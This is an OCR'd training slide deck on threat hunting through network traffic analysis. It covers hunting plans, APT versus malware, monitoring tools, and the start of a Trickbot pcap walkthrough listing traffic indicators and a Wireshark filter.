THREAT HUNTING VIA **NETWORK TRAFFIC ANALYSIS**

(EXAMINING LIVE MALWARE TRAFFIC SAMPLES)

Mir Hassan Riaz
Principal Threat Researcher

Trainer Intro

A persistent, detail-oriented cyber security specialist with 6 years of hands-on experience in the service provider industry.

Hassan has had a privilege to develop and lead critical security projects at one of the largest Fortune groups in Pakistan, Lakson Group of Companies, security advisor to Yottabyte Ltd and currently is serving as a **Principal Threat Researcher** at Point0Labs UK.

Time Distribution

Section 1: ----- 10 mins -----

What is threat hunting?

How do we hunt for threats?

What is Network Traffic Analysis?

How do we analyze network traffic?

TCP packet header

What are malwares and ATPs?

Section 2: ------ 30 mins --------

What are the tools available for network traffic analysis?

Practical Demo: Building familiarity with Wireshark & ?

Practical Demo 1 – Trickbot Malware Traffic Analysis

Lessons learned in light of compliance

Practical Demo 2 – Qakbot Malware Traffic Analysis

Lessons learned in light of compliance

Practical Demo 3 – XMRIG Coin Miner Traffic Analysis

Lessons learned in light of compliance

Section 3: ---------20 mins------


Case Studies on biggest security breaches of 21st Century

Solarwinds Sunburst breach case study

Zyxel firewall backdoor case study

COVID-19 domain registration statistics

Dark Market`s Promotional offers during COVID-19



Threat hunting is a proactive offense approach that security professionals use with the aid of Intel Threat. It consists of iteratively scanning through networks to detect compromise indicators (IoCs) and threats such as Advanced Persistent Threats (APTs) which bypass your existing security framework.

Who is a threat hunter?

A threat hunter is a security professional who is skilled to recognize, isolate and defuse APTs by using manual or AI-based techniques because such threats can not be detected by network security monitoring tools.

They hunt for insider provocations or outside intruders to uncover risks posed by malicious actor typically employees, or outsiders, including a criminal organization which have been slipping through the cracks by security devices.

Threat Hunting Plan


The cyber threat hunting team should be answerable to these questions before planning for the operation.

1. What is it that you hunt? You have to select exactly which adversaries you’re chasing for.

2. Where are you going to find the opponent/adversaries/IOC?

3. How would you consider an opponent/adversaries/IOC?

4. When will you find it?



Design Your Network

Build your Team

Know your Enterprise

Threat Intelligence Feeds

Know Your Adversary TTP


Gather Hunt Data

Hunting Cycle

Create Hypotheses

Start Hunting

Cyber Kill Chain




1 SOCIO-POLITICAL AXIS

To further strategic Chinese foreign policy objectives in the South China Sea

ADVERSARY

- People's Liberation Army Chengdu Military Region
  - Second Technical Reconnaissance Bureau Military Unit Cover Designator 78020
    - Ge Xing aka GreenSky27



CAPABILITIES

- Families of Unique Custom Malware
- Specific Post-Infection, Second-Stage Tools & Utilities
- Use of an Exploit Kit Leveraged by Asian Hackers

INFRASTRUCTURE

- Global Command & Control Infrastructure
- Chinese Dynamic DNS Infrastructure Providers
- Attacker-Registered Domains

2 TECHNICAL AXIS

- CVE-2012-015
- Spear Phishing
- Right-to-Left Character Override
- Self-Extracting Executables

VICTIMS

- Governments in Southeast Asia
- International organizations such as the Association of Southeast Asian Nations
- Public and private energy organizations

Network Traffic Analysis

Network traffic analysis (NTA) is a method of monitoring network availability and activity to identify anomalies, including security and operational issues.

Collecting a real-time and historical record of what's happening on your network.

Caveats

Sophisticated attackers frequently go undetected in a victim network for an extended period of time.

Attackers know how to blend their traffic with legitimate traffic and only the skilled network traffic analyst

How do we perform network monitoring?


Span ports

SNMP

Syslog

Flow data


SDEE etc



Benefits of Malware Traffic Analysis

- Deeper insights into malware behavior and rightly trace technical indicators
- Rightly trace the gaps and holes in existing security control layers
- Establish clarity in current standing with respect to detection capability
- Address existing security holes and gaps
- Greater ROI

Malware vs APT?



APT	Malware
The APT is well funded, organized groups that are systematically developed to compromise government and commercial entities.	Malware is any malicious software or program designed to damage or disable computers or networks.
APT is a broad term used to describe a prolonged, more strategic and targeted attack.	Most malware attacks are target-specific, quick damaging attacks.
APTs can stay undetected for a prolonged period.	Anti-malware can detect and eradicate malware.
APTs are targeted attack on sensitive, corporate, banking networks to maintain access to their networks and infiltrate intellectual property data.	Most malware attacks are aimed at a specific user, company, or organization to gain access to their sensitive or personal data in a stealthy manner.

DB Difference Between.net


APT Case Studies

- Project Sauron
- Plead APT

Tools for Network Traffic Analysis

- Project Sauron
- Plead APT

netsniff-ng
the packet sniffing beast



EtherApe
A GRAPHICAL NETWORK MONITOR

Cain
Abel
Cain and Abel

Analyzing Trickot – Live Malware Traffic Sample

Trickbot Archeology





Figure 1: Flowchart from a Trickbot infection from malspam in September 2019.

Trickbot Pcap. Analysis

Review the traffic, and you will find the following activity common in recent Trickbot infections:

- An IP address check by the infected Windows host

- HTTPS/SSL/TLS traffic over TCP ports 447 and 449
- HTTP traffic over TCP port 8082
- HTTP requests ending in ***.png*** that return Windows executable files



2019-09-25-Trickbot-gtag-ono19-infection-traffic.pcap

(http.request or ssl.handshake.type == 1) and !(ssdp)

